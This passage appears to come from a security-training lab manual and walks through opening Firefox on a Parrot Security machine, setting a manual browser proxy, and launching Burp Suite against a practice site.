
1. In **Parrot Security** machine click the **Firefox** icon from the top section of **Desktop** to launch the **Mozilla Firefox** browser.




2. The **Mozilla Firefox** window appears; type **http://www.moviescope.com** Into the address bar and press **Enter**.




3. Now, set up a **Burp Suite** proxy by first configuring the proxy settings of the browser.
4. In the **Mozilla Firefox** browser, click the **Open menu** icon in the right corner of the menu bar and select **Preferences** from the list.




5. The **General** settings tab appears. In the **Find in Preferences** search bar, type **proxy**, and press **Enter**.
6. The **Search Results** appear. Click the **Settings** button under the **Network Settings** option.



7. A **Connection Settings** window appears. Select the **Manual proxy configuration** radio button and click **OK**. Close the **Preferences** tab.




- Now, minimize the browser window, click the **Applications** menu from the top left corner of **Desktop**, and navigate to **Pentesting** --> **Web Application Analysis** --> **Web Application Proxies** --> **burpsuite** to launch the **Burp Suite** application.




If a security pop-up appears, enter the password as **toor** in the **Password** field and click **OK**.

9. In the next **Burp Suite Community Edition** notification, click **OK**.

